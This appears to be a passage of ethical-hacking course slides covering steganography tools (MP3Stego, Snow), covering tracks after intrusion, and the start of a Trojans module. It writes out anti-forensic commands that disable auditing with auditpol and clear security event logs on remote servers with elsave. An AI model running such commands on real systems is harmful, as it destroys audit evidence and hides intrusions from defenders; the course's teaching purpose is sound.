
- ◉ Camera/Shy works with Windows and Internet Explorer and lets users share censored or sensitive information buried within an ordinary GIF image.
- ◉ The program lets users encrypt text with a click of the mouse and bury the text in an image. The files can be password protected for further security.
- ◉ Viewers who open the pages with the Camera/Shy browser tool can then decrypt the embedded text on the fly by double-clicking on the image and supplying a password.

Camera/Shy - Screenshot




CHC: Hiding files

Camera/shy - Screenshot




CHC: Hiding files



Encoded message...

Decoded to...




CHC: Hiding files

Tool: Mp3Stego

⦿ <http://www.techtv.com>

⦿ MP3Stego will hide information in MP3 files during the compression process.

⦿ The data is first compressed, encrypted, and then hidden in the MP3 bit stream.



```
C:\WINDOWS\System32\cmd.exe

Z:\Development\Mp3Stego>encode -E hidden_text.txt -P pass svega.wav svega_stego.mp3
MP3StegoEncoder 1.1.15
See README file for copyright info
Microsoft RIFF, WAVE audio, PCM, mono 44100Hz 16bit, Length: 0: 0:20
MPEG-I layer III, mono Psychoacoustic Model: AT&T
Bitrate=128 kbps De-emphasis: none CRC: off
Encoding "svega.wav" to "svega_stego.mp3"
Hiding "hidden_text.txt"
[Frame 791 of 791] <100.00%> Finished in 0: 0: 6

Z:\Development\Mp3Stego>decode -X -P pass svega_stego.mp3
MP3StegoEncoder 1.1.15
See README file for copyright info
Input file = 'svega_stego.mp3' output file = 'svega_stego.mp3.pcm'
Will attempt to extract hidden information. Output: svega_stego.mp3.txt
the bit stream file svega_stego.mp3 is a BINARY file
HDR: s=FFF, id=1, l=3, ep=off, br=9, sf=0, pd=1, pr=0, m=3, js=0, c=0, o=0, e=0
alg.=MPEG-1, layer=III, tot bitrate=128, sfrq=44.1
mode=single-ch, sbli=32, jsbd=32, ch=1
[Frame 791] Avg slots/frame = 417.434; b/smp = 2.90; br = 127.839 kbps
Decoding of "svega_stego.mp3" is finished
The decoded PCM output file name is "svega_stego.mp3.pcm"

Z:\Development\Mp3Stego>_
```

Tool: Snow.exe

- ⊙ Snow is a whitespace steganography program and is used to conceal messages in ASCII text by appending whitespace to the end of lines.
- ⊙ Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers.
- ⊙ If the built-in encryption is used, the message cannot be read even if it is detected.

To Encode the Message to a file — myfile.doc


```
snow -m "Swiss bank a/c: 3453434" -p "password-123" myfile.doc  
myfile2.doc.
```

To extract the message, the command would be


```
snow -p "password-123" myfile2.doc
```

Steganography Detection

- ◉ Stegdetect is an automated tool for detecting steganographic content in images.
- ◉ It is capable of detecting different steganographic methods to embed hidden information in JPEG images.
- ◉ Stegbreak is used to launch dictionary attacks against Jsteg-Shell, JPHide, and OutGuess 0.13b.



Stegdetect Screenshot



CHC: Hiding files

Tool: dskprobe.exe


- ⦿ Run a low-level hard disk scanner to detect steganographic content
 - E.g. dskprobe.exe can search the hard disk sectors for file contents
- ⦿ Dskprobe can be found on Windows 2000 Installation CD-ROM under support directory
- ⦿ Steps to search for file contents:
 - Launch dskprobe and open the physical drive to read
 - Click the Set Active button adjustment to the drive after it populates the handle '0'
 - Click Tools -> Search sectors and search for string efs0.tmp (in sector 0 at the end of the disk)
 - Exhaustive Search should be selected and Case and Unicode characters should be ignored



System Hacking: Part V

Covering tracks

CEH Hacking Cycle



Covering Tracks



- Once intruders have successfully gained Administrator access on a system, they will try to cover the detection of their presence.
- When all the information of interest has been stripped off from the target, the intruder installs several back doors so that easy access can be obtained in the future.

Disabling Auditing

- ⦿ First thing intruders will do after gaining Administrator privileges is to disable auditing.
- ⦿ NT Resource Kit's auditpol.exe tool can disable auditing using command line.
- ⦿ At the end of their stay, the intruders will just turn on auditing again using auditpol.exe.

```
C:\> auditpol.exe /disable
Running. . . .

Local audit information changed successfully. .
New local audit policy. . .


(0)  Audit Disabled

AuditCategorySystem      = No
AuditCategoryLogon       = Failure
AuditCategoryObjectAccess = No
. . .

C:\> auditpol.exe /enable
Auditing enabled successfully.
```

Clearing the Event Log

- Intruders can easily wipe out the logs in the event viewer
- This process will clear logs of all records but will leave one record stating that the event log has been cleared by “Attacker”



Tool: elsave.exe

- ◉ elsave.exe utility is a simple tool for clearing the event log.
- ◉ The following syntax will clear the security log on the remote server 'rovil' (correct privileges are required on the remote system).

```
C:\> elsave -s \\rovil -l "Security" -C
```


- ◉ Save the system log on the local machine to d:\system.log and then clear the log:
elsave -l system -F d:\system.log -C
- ◉ Save the application log on \\serv1 to \\serv1\d\$\application.log:
elsave -s \\serv1 -F d:\application.log

Hacking Tool: Winzapper

- ⊙ Winzapper is a tool that an attacker can use to erase event records selectively from the security log in Windows 2000.
- ⊙ To use the program, the attacker runs winzapper.exe and marks the event records to be deleted, then he presses Delete Events and Exit.
- ⊙ To sum things up: after an attacker has gained Administrators access to the system, one simply cannot trust the security log.

Tool: Traceless


- ◉ Clear your Internet settings.
- ◉ You can stop your home page from being written over by uninvited websites.



CHC: Hiding files

Tool: Tracks Eraser Pro

- Designed to protect you by cleaning up all the unwanted history data on your computer.
- Allows you to erase the cache, cookies, history, typed URLs, auto complete memory, index.dat from your browsers, and Window's temp folder, run history, search history, open/save history, and recent documents, etc.



Tool: ZeroTracks

- ⦿ Allows the user to clear paging files, recent documents, recycle bin, temp files, and run list in Start menu
- ⦿ You can also clear Internet cache, temporary Internet files, cookies, autocompletes



CHC: Hiding files

Summary

- ⊙ Hackers use a variety of means to penetrate systems.
- ⊙ Password guessing / cracking is one of the first steps.
- ⊙ Password sniffing is a preferred eavesdropping tactic.
- ⊙ Vulnerability scanning aids hacker to identify which password cracking technique to use.
- ⊙ Key stroke logging / other spyware tools are used as they gain entry to systems to keep up the attacks.
- ⊙ Invariably, evidence of “having been there and done the damage” is eliminated by attackers.
- ⊙ Stealing files as well as hiding files are means used to sneak out sensitive information.



Ethical Hacking

Module VI

Trojans and Backdoors

Scenario

It's Valentine's Day but Jack is totally shattered. The reason? Jill just rejected his proposal. Jack reacted calmly to the situation saying he would not mind, provided they could still be friends—to which Jill agreed.

But something is going on in the back of his mind...he wants to teach Jill a lesson. Jack and Jill are studying in the computer department at the university campus. All the students have individual PCs in their dorms.



Scenario

One day Jack emails an attachment that looks like a Word document to Jill. Unsuspectingly, Jill clicks the attachment but finds nothing in it.

Bingo!! Jill's system is infected by a remote access Trojan, but she is unaware of it.

Jack has total control over Jill's system.

Guess what Jack can do to Jill?

- Steal her passwords.
- Use her system to attack other systems on the university campus.
- Delete all her confidential files.
- And a lot more.

